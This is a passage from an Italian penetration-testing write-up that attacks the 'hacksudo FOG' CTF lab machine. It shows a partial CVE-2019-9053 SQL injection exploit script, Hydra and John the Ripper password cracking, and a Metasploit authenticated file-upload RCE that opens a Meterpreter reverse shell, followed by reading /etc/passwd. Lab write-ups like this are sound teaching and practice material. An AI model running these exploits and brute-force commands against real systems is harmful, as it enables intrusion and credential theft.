
CMS Made Simple < 2.2.10 - SQL Injection

EDB-ID: 46635	CVE: 2019-9053	Author: DANIELE SCANU	Type: WEBAPPS	Platform: PHP	Date: 2019-04-02
EDB Verified: ✘		Exploit: Download / {}		Vulnerable App: View	

6.2 ANALISI AUTOMATICA DELLE VULNERABILITÀ

Per concludere proviamo ad effettuare alcune scansioni automatiche delle vulnerabilità.

Come prima scansione usiamo il tool *Nessus*. Eseguiamo una scansione completa dell'asset, fornendo esclusivamente l'indirizzo IP, scansionando tutte le porte e tutta la Web App.



Nessus mostra 5 vulnerabilità di livello medio e 4 di livello basso.

Sev	CVSS	VPR	Name	Family	Count	
MEDIUM	5.3		Browsable Web Directories	CGI abuses	1	
MEDIUM	4.3 *		Web Application Potentially Vulnerable to Clickjacking	Web Servers	2	
MEDIUM	2.1 *	4.2	ICMP Timestamp Request Remote Date Disclosure	General	1	
MIXED	Openbsd Openssh (Multiple Issues)	Misc.	2	
MIXED	Web Server (Multiple Issues)	Web Servers	6	

In particolare, possiamo notare che delle cartelle della Web Application sono navigabili, e il Web Server presenta delle vulnerabilità.

Sev	CVSS	VPR	Name	Family	Count	
LOW	2.6 *		Web Server Transmits Cleartext Credentials	Web Servers	2	
LOW			Web Server Allows Password Auto-Completion	Web Servers	2	
INFO			Web Server Directory Enumeration	Web Servers	2	

In particolare, possiamo vedere che il Web Server trasmette in chiaro le credenziali e permette l'auto completamento delle password.

Per concludere effettuiamo una scansione usando OWAS ZAP.

Content Security Policy (CSP) Header Not Set
URL: http://10.0.2.7/robots.txt
Rischio: Medium
Affidabilità: High
Parametro: Attacco:
Prova:
CWE ID: 693
WASC ID: 15
Sorgente: Passivo (10038 - Content Security Policy (CSP) Header Not Set)
Input Vector:
Descrizione:
Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.

Missing Anti-Clickjacking Header
URL: http://10.0.2.7
Rischio: Medium
Affidabilità: Medium
Parametro: X-Frame-Options
Attacco:
Prova:
CWE ID: 1021
WASC ID: 15
Sorgente: Passivo (10020 - Anti-clickjacking Header)
Input Vector:
Descrizione:
The response does not include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options to protect against 'Clickjacking' attacks.

Come possiamo vedere OWAS ZAP riporta le stesse vulnerabilità rilevate precedentemente con Nessus.

7 Target Exploitation

In questa fase andremo ad attaccare effettivamente l'asset e a cercare di sfruttare le vulnerabilità rilevate per prenderne il controllo. Questa fase e la successiva sono strettamente collegate.

Come prima cosa proviamo ad accedere a CMS con le vulnerabilità individuate nelle fasi precedenti, in particolare siamo interessati alla **SQL injection** per la versione di CMS da 2.2.5 e precedenti. Ho dapprima usato *Metasploit* per cercare degli exploit relativi a queste vulnerabilità.

```
msf6 > search cms made simple
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
- 0  exploit/multi/http/cmsms_showtime2_rce      2019-03-11   normal  Yes    CMS Made Simple (CMSMS) Showtime2 File Upload RC
E 1  exploit/multi/http/cmsms_upload_rename_rce  2018-07-03   excellent Yes    CMS Made Simple Authenticated RCE via File Uploa
d/Copy
 2  exploit/multi/http/cmsms_object_injection_rce 2019-03-26   normal   Yes    CMS Made Simple Authenticated RCE via object inj
ection

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/cmsms_object_injection_rce
```

Gli unici exploit che troviamo sono riferiti ad un **Autheniticated Remote Code Execution** che al momento non possiamo sfruttare poiché ancora non abbiamo accesso al CMS.

Proviamo dunque ad usare il comando *searchsploit cms made simple* per cercare exploit all'interno di exploitdb.

```
[root@kali]~[~/home/giulio/pteha]
# searchsploit cms made simple
Exploit Title                                | Path
-----|-----
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit)| php/remote/46627.rb
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting| php/webapps/26298.txt
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion| php/webapps/26217.html
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting| php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection| php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities| php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities| php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution| php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection| php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload| php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion| php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure| php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting| php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities| php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery| php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion| php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery| php/webapps/34068.html
CMS Made Simple 2.1.6 - 'cntnt01detailtemplate' Server-Side Template Injection| php/webapps/48944.py
CMS Made Simple 2.1.6 - Multiple Vulnerabilities| php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution| php/webapps/44192.txt
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)| php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload| php/webapps/48742.txt
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated)| php/webapps/48851.txt
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)| php/webapps/49793.txt
CMS Made Simple 2.2.15 - RCE (Authenticated)| php/webapps/49345.txt
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authenticated)| php/webapps/49199.txt
CMS Made Simple 2.2.25 - (Authenticated) Remote Code Execution| php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution| php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning| php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection| php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload| php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload| php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload| php/webapps/46546.py

Shellcodes: No Results
```

Abbiamo trovato quello che ci interessa **CMS Made Simple < 2.2.10 – SQL Injection**.

Analizziamo il contenuto con il comando *searchsploit -x [EDB-ID]*.

```

root@kali: /home/giulio/pteha
File Azioni Modifica Visualizza Aiuto
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple < 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: < 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=False)

options, args = parser.parse_args()

if not options.url:
    print "[+] Specify an url target"
    print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"
    print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist"
    print "[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based."
    exit(0)

url_vuln = options.url + '/moduleinterface.php?mact=News,m1_,default,0'
session = requests.Session()
dictionary = '1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLMNBVCXZ0.-$'
flag = True
password = ""
temp_password = ""
TIME = 1
db_name = ""
output = ""

:|
```

Come possiamo vedere non abbiamo bisogno di autenticazione, procediamo dunque a copiarlo nella nostra directory con il comando `searchsploit -m [EDB-ID]`.

```

root@kali:[/home/giulio/pteha]
# searchsploit -m php/webapps/46635.py
Exploit: CMS Made Simple < 2.2.10 - SQL Injection
  URL: https://www.exploit-db.com/exploits/46635
  Path: /usr/share/exploitdb/exploits/php/webapps/46635.py
  Codes: CVE-2019-9053
  Verified: False
  File Type: Python script, ASCII text executable
  Copied to: /home/giulio/pteha/46635.py
```

Prima di eseguire lo script ho usato il comando `2to3 -w` per convertire l'exploit da python2 a python3.

```

root@kali:[/home/giulio/pteha]
# python 46635.py
File "/home/giulio/pteha/46635.py", line 25
    print "[+] Specify an url target"
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print( ... )?

root@kali:[/home/giulio/pteha]
# 2to3-2.7 -w 46635.py
RefactoringTool: Skipping optional fixer: buffer
RefactoringTool: Skipping optional fixer: idioms
RefactoringTool: Skipping optional fixer: set_literal
RefactoringTool: Skipping optional fixer: ws_comma
RefactoringTool: Refactored 46635.py
--- 46635.py      (original)
+++ 46635.py      (refactored)
```

Ora eseguiamo con il comando `python 46635.py`.

```
[root@kali]~ [~/home/giulio/pteha]
└─# python 46635.py
[+] Specify an url target
[+] Example usage (no cracking password): exploit.py -u http://target-uri
[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist
[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based.
```

Ci viene suggerito come usare l'exploit, digitiamo dunque il comando `46635.py -u http://10.0.2.7/cms --crack -w /usr/share/wordlist/rockyou.txt`.

```
[+] Salt for password found: 21ca796356464b52
[+] Username found: hacksudo
[+] Email found: info@hacksudo.com
[*] Try: cd658361db0ee541e7fc728aba5570d3$
[*] Now try to crack password
Traceback (most recent call last):
  File "/home/giulio/pteha/46635.py", line 184, in <module>
    crack_password()
  File "/home/giulio/pteha/46635.py", line 52, in crack_password
    dict = open(wordlist)
          ^^^^^^^^^^^^^^
FileNotFoundException: [Errno 2] No such file or directory: '/usr/share/wordlists/rockyou.txt.'
```

Sfortunatamente siamo riusciti a recuperare solo il nome utente, **hacksudo**, confermando la nostra ipotesi fatta in precedenza.

Possiamo fare un nuovo tentativo usando il dizionario che abbiamo trovato in precedenza al posto del classico rockyou.txt.

```
[+] Salt for password found: 21ca796356461
[+] Username found: hacksudo
[+] Email found: info@hacksudo.com
[+] Password found: cd658361db0ee541e7fc728aba5570d3
[*] Try: hacker
Traceback (most recent call last):
  File "/home/giulio/pteha/46635.py", line 184, in <module>
    crack_password()
  File "/home/giulio/pteha/46635.py", line 56, in crack_password
    if hashlib.md5(str(salt) + line).hexdigest() == password:
          ^^^^^^^^^^^^^^
TypeError: Strings must be encoded before hashing
```

Anche in questo caso non siamo riusciti ad ottenere la password.

Proviamo ora ad usare *hydra* abbinato al dizionario trovato per fare il brute forcing della password per accedere al CMS, usiamo il seguente comando: `hydra -l hacksudo -P dict.txt http-post://10.0.2.7/cms/admin/login.php`.

```
(root㉿kali)-[~/home/giulio/pteha]
└─# hydra -l hacksudo -P dict.txt http-post://10.0.2.7/cms/admin/login.php
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-27 11:11:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 196 login tries (l:1/p:196), ~13 tries per task
[DATA] attacking http-post://10.0.2.7:80/cms/admin/login.php
[80][http-post] host: 10.0.2.7 login: hacksudo password: dothack
[80][http-post] host: 10.0.2.7 login: hacksudo password: hackers
[80][http-post] host: 10.0.2.7 login: hacksudo password: mhack
[80][http-post] host: 10.0.2.7 login: hacksudo password: jhacky
[80][http-post] host: 10.0.2.7 login: hacksudo password: hacked
[80][http-post] host: 10.0.2.7 login: hacksudo password: hacker1
[80][http-post] host: 10.0.2.7 login: hacksudo password: hackme
[80][http-post] host: 10.0.2.7 login: hacksudo password: hackney password incorrect
[80][http-post] host: 10.0.2.7 login: hacksudo password: jhack
[80][http-post] host: 10.0.2.7 login: hacksudo password: loveshack
[80][http-post] host: 10.0.2.7 login: hacksudo password: hackett
[80][http-post] host: 10.0.2.7 login: hacksudo password: mhacky
[80][http-post] host: 10.0.2.7 login: hacksudo password: hacking CMS Made Simple™
[80][http-post] host: 10.0.2.7 login: hacksudo password: ihatehackers
[80][http-post] host: 10.0.2.7 login: hacksudo password: radioshack
[80][http-post] host: 10.0.2.7 login: hacksudo password: hacker
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-27 11:11:04
```

Purtroppo, non siamo riusciti ad ottenere quello che cercavamo, ci vengono restituiti molti risultati ma nessuno sembra funzionare.

Ho dunque provato ad usare *hydra* per craccare la password per il servizio ftp con il seguente comando: *hydra -l hacksudo -P dict.txt ftp://10.0.2.7*.

```
(root㉿kali)-[~/home/giulio/pteha]
└─# hydra -l hacksudo -P dict.txt ftp://10.0.2.7
User name or password incorrect
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-27 11:41:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 196 login tries (l:1/p:196), ~13 tries per task
[DATA] attacking ftp://10.0.2.7:21
[21][ftp] host: 10.0.2.7 login: hacksudo password: hackme
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-27 11:41:45
```

In questo caso siamo riusciti ad ottenere la password per il servizio ftp: **hackme**.

Colleghiamoci dunque alla macchina usando ftp.

```
(root㉿kali)-[~/home/giulio/pteha]
└─# ftp 10.0.2.7
Connected to 10.0.2.7.
220 ----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 07:08. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.0.2.7:giulio): hacksudo
331 User hacksudo OK. Password required
Password:
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Purtroppo, abbiamo capacità molto limitate in quanto abbiamo accesso solo a ftp, proviamo dunque ad ottenere l'accesso ad un utente effettivo del sistema.

Una volta collegati al servizio ftp notiamo che ci sono dei file presenti e delle directory navigabili.

```
ftp> ls -la
229 Extended Passive mode OK (|||32616|)
150 Accepted data connection
drwxr-xr-x    3 1002      ftpgroup        4096 May  7  2021 .
drwxr-xr-x    3 1002      ftpgroup        4096 May  7  2021 ..
-rw-r--r--    1 33       33             389 May  7  2021 flag1.txt
drwxr-xr-x    2 0        0              4096 May  6  2021 hacksudo_ISRO_bak
226-Options: -a -l
226 4 matches total
```

Analizzando il file **flag1.txt** è semplicemente un file relativo alla sfida CTF della macchina analizzata, poco utile ai nostri scopi.

```
[root@kali]# cat flag1.txt
great you done step 1
[REDACTED]
www.hacksudo.com
```

Analizzando la directory **hacksudo_ISRO_bak** scopriamo altri file interessanti.

```
ftp> ls -la
229 Extended Passive mode OK (|||64611|)
150 Accepted data connection
drwxr-xr-x    2 0        0              4096 May  6  2021 .
drwxr-xr-x    3 1002      ftpgroup        4096 May  7  2021 ..
-rw-r--r--    1 0        0              63 May  5  2021 authors.txt
-rw-r--r--    1 0        0              0 May  6  2021 installfog
-rw-r--r--    1 0        0              1573833 May  6  2021 secr3tSteg.zip
226-Options: -a -l
226 5 matches total
```

I file **authors.txt** e **installfog** non sembrano contenere nulla di interessante.

```
[root@kali]# cat authors.txt
hacksudo CEO & Founder = vishal waghamare <vishal@hacksudo.com>

[root@kali]# cat installfog
```

Cercando di aprire il file **secr3tSteg.zip** scopriamo che è protetto da una password.

```
[root@kali]# unzip secr3tSteg.zip
Archive:  secr3tSteg.zip
[secr3tSteg.zip] hacksudoSTEGNO.wav password:
```

Per trovare la password del file zip andremo ad usare il tool *John the Ripper*. Come prima cosa andiamo ad estrarre il codice hash dal file usando il comando *zip2john*.

```
[root@kali]# zip2john secr3tSteg.zip > hash
ver 2.0 efn 5455 efn 7875 secr3tSteg.zip/hacksudoSTEGNO.wav PKZIP Encr: TS_chk, cmplen=1573432, decmplen=1965596, crc=8B4A9445 ts=9A86 cs=9a86 type=8
ver 1.0 efn 5455 efn 7875 ** 2b ** secr3tSteg.zip/secr3t.txt PKZIP Encr: TS_chk, cmplen=35, decmplen=23, crc=DD73D9B0 ts=9AB0 cs=9ab0 type=0
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use option -o to pick a file at a time.
```

Una volta generato il codice hash siamo pronti per craccarlo usando *john* e il dizionario *rockyou.txt*.

```
(root㉿kali)-[~/home/giulio/pteha]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
fooled      (secr3tSteg.zip)
1g 0:00:00:00 DONE (2024-06-30 17:02) 14.28g/s 3920Kp/s 3920Kc/s 3920KC/s jedidah..dukefan
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Siamo riusciti a trovare con successo la password che è **fooled**.

Siamo finalmente in grado di vedere il contenuto della cartella.

```
(root㉿kali)-[~/home/giulio/pteha]
# unzip secr3tSteg.zip
Archive:  secr3tSteg.zip
[secr3tSteg.zip] hacksudoSTEGNO.wav password:
  inflating: hacksudoSTEGNO.wav
  extracting: secr3t.txt
```

Come possiamo vedere contiene due file **hacksudoSTEGNO.wav** e **secr3t.txt**.

Apriamo il file **secr3t.txt**.

```
(root㉿kali)-[~/home/giulio/pteha]
# cat secr3t.txt
localhost = server IP
```

Non sembra contenere nulla di interessante.

Il secondo file, **hacksudoSTEGNO.wav**, sembra essere il file audio che contiene un segreto di cui si parlava in un commento della pagina *index.htm*.

Andando a leggere la documentazione su GitHub del tool SoundStegno fornita nel commento scopriamo che dobbiamo prima copiare la repo, per farlo usiamo il comando *git clone*.


```
(root㉿kali)-[~/home/giulio/pteha]
# git clone https://github.com/hacksudo/SoundStegno
Clone in 'SoundStegno' in corso ...
remote: Enumerating objects: 56, done.
remote: Counting objects: 100% (56/56), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 56 (delta 27), reused 37 (delta 16), pack-reused 0
Ricezione degli oggetti: 100% (56/56), 1.52 MiB | 880.00 KiB/s, fatto.
Risoluzione dei delta: 100% (27/27), fatto.
```

Per usarlo dobbiamo digitare il seguente comando.

```
Extract Secret Information from Audio file

python3 ExWave.py -f output.wav
```

Digitiamo dunque il comando `python3 ExWave.py -f hacksudoSTEGNO.wav`, otteniamo il seguente risultato.



Ci dice che il messaggio è shiftato di tre posizioni; dunque, è un classico **cifrario di Cesare** che possiamo decifrare usando questo sito: <https://www.dcode.fr/caesar-cipher>.

```
www.localhost/fog  
Username=fog:password=hacksudoIS  
RO
```

Ottieniamo una username, **fog**, e una password, **hacksudoISRO**.

Proviamo ad usare le credenziali per entrare all'interno del server CMS.

The screenshot shows the CMS Made Simple Admin Console interface. The top navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OMSec. The main title is "CMS Made Simple™ Admin Console - hacksudoFOG". A sidebar on the left lists "CMS", "Content", "Layout", "User Management", "Extensions", "Site Admin", and "My Preferences". The main content area is divided into several modules:

- CMS**: Subitems include Home, View Site, Logout.
- User Management**: Subitems include Backend Group Assignments, Backend Group Permissions, Backend Group, and Backend Users.
- Content**: Subitems include Content Manager, File Manager, and News.
- Extensions**: Subitems include Admin Search, File Picker, MonoTiny WYSIWYG editor, Search, Event Manager, Tags, User Defined Tags.
- Layout**: Subitems include Site layout options, SubItems, and Design Manager.
- Site Admin**: Subitems include Site Administration functions, Background Job Manager, Module Manager, Settings - Content Manager, Settings - Design Manager, Settings - File Manager, Settings - Global Settings, Settings - News module, System Information, System Maintenance, System Verification, and Admin Log.
- My Preferences**: Subitems include Manage Shortcuts and My Account.

Navigando all'interno del CMS troviamo la sezione del **file manager**, al suo interno troviamo alcuni file interessanti, inoltre ci permette di effettuare alcune operazioni come la copia di un file.

Welcome: fog

File Manager

Current path: uploads

Browse... No files selected.

Drop files here to upload

New directory | View | Rename | Delete | Move | Copy | Unpack | Create Thumbs | RecycleBin | Roots

File name*	Mime Type	File info	Owner	Permissions	Size	Date
images	directory	www-data	755			
NCleanBlue	directory	www-data	755			
ngrey	directory	www-data	755			
simplex	directory	www-data	755			
cmsresource.txt	text/x-php	www-data	644	29 bytes	May 12, 2021	
index.html	inode/x-empty	www-data	644	0 bytes	May 11, 2021	

29 bytes in 2 files and 4 subdirectories

Possiamo notare il file **cmsmsrce.txt** che contiene un comando php che ci permette di ottenere una shell sul sistema.

A questo punto ho provato ad usare nuovamente *metasploit* per individuare delle vulnerabilità relative a questa versione di CMS.

```
msf6 > search cms made simple 2.2.5
Matching Modules
=====
#  Name
-  --
0  exploit/multi/http/cmsms_upload_rename_rce  2018-07-03  excellent  Yes  CMS Made Simple Authenticated RCE via File Upload/Copy

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/cmsms_upload_rename_rce
```

Come possiamo vedere è affetta da una vulnerabilità che, una volta effettuata l'autenticazione, ci permette di eseguire una **Remote File Execution** tramite il caricamento di un file.

Procediamo dunque usando il comando *use* per usare l'exploit.

```
msf6 > use exploit/multi/http/cmsms_upload_rename_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Una volta entrato nell'ambito dell'exploit da usare uso il comando *info* per ottenere maggiori informazioni sull'exploit stesso.

```
msf6 exploit(multi/http/cmsms_upload_rename_rce) > info
Name: CMS Made Simple Authenticated RCE via File Upload/Copy
Module: exploit/multi/http/cmsms_upload_rename_rce
Platform: PHP
Arch: php
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2018-07-03

Provided by:
Mustafa Hasen
Jacob Robles

Available targets:
Id  Name
--  --
⇒ 0  Universal

Check supported:
Yes

Basic options:
Name  Current Setting  Required  Description
----  -------------  --  -----
PASSWORD  yes  Password to authenticate with
Proxies  no  A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  yes  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  80  yes  The target port (TCP)
SSL  false  no  Negotiate SSL/TLS for outgoing connections
TARGETURI  /cmsms/  yes  Base cmsms directory path
USERNAME  yes  Username to authenticate with
VHOST  no  HTTP server virtual host
```

Come possiamo vedere ci sono alcuni parametri da configurare, procedo dunque a farlo usando il comando *set*.

```
msf6 exploit(multi/http/cmsms_upload_rename_rce) > set PASSWORD
PASSWORD ⇒
msf6 exploit(multi/http/cmsms_upload_rename_rce) > set PASSWORD hacksudoISRO
PASSWORD ⇒ hacksudoISRO
msf6 exploit(multi/http/cmsms_upload_rename_rce) > set RHOST 10.0.2.7
RHOST ⇒ 10.0.2.7
msf6 exploit(multi/http/cmsms_upload_rename_rce) > set USERNAME fog
USERNAME ⇒ fog
```

A questo punto siamo pronti ad usare il comando *exploit* per eseguirlo.

```
msf6 exploit(multi/http/cmsms_upload_rename_rce) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
```

Purtroppo, l'exploitation non va a buon fine a causa della mancata configurazione di un parametro.

Procediamo dunque a configurare correttamente l'exploit.

```
msf6 exploit(multi/http/cmsms_upload_rename_rce) > set TARGETURI /cms/
TARGETURI => /cms/
```

Una volta configurato correttamente siamo pronti a far partire l'exploitation.

```
msf6 exploit(multi/http/cmsms_upload_rename_rce) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Sending stage (39927 bytes) to 10.0.2.7
[+] Deleted TSyabHLD.txt
[+] Deleted TSyabHLD.php
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.7:57032) at 2024-06-30 20:39:12 +0200
meterpreter > 
```

Questa volta l'attacco va a buon fine e riusciamo ad ottenere una shell di sistema direttamente su meterpreter.

8 Target Post-Exploitation: Privilege Escalation

In questa fase tenteremo di ottenere maggiori privilegi, cercando di passare ad un altro utente che li abbia, in particolare cercheremo di ottenere i privilegi di root.

Come prima cosa ho usato il comando `find / -perm -4000 -type f 2>/dev/null` per trovare tutti i file con il bit setuid attivo in modo da poterli eseguire con i privilegi di root.

```
meterpreter > find / -perm -4000 -type f 2>/dev/null
[-] Unknown command: find
```

Purtroppo, come possiamo notare il comando non viene trovato, probabilmente non abbiamo i permessi per eseguirlo.

Provo dunque a vedere il contenuto del file `etc/passwd`.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
tftp:x:109:114:tftp daemon,,,:/srv/tftp:/usr/sbin/nologin
ftpuser:x:1002:1002::/dev/null:/etc
isro:x:1003:1003,,,:/home/isro:/bin/bash
dnsmasq:x:111:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

Come possiamo vedere dalle ultime righe notiamo l'esistenza di un altro utente, **isro**.

Provo dunque ad usare `hydra` per craccare la password di questo utente usando il dizionario `rockyou.txt`.

```
[root@kali:~/home/giulio/pteha]
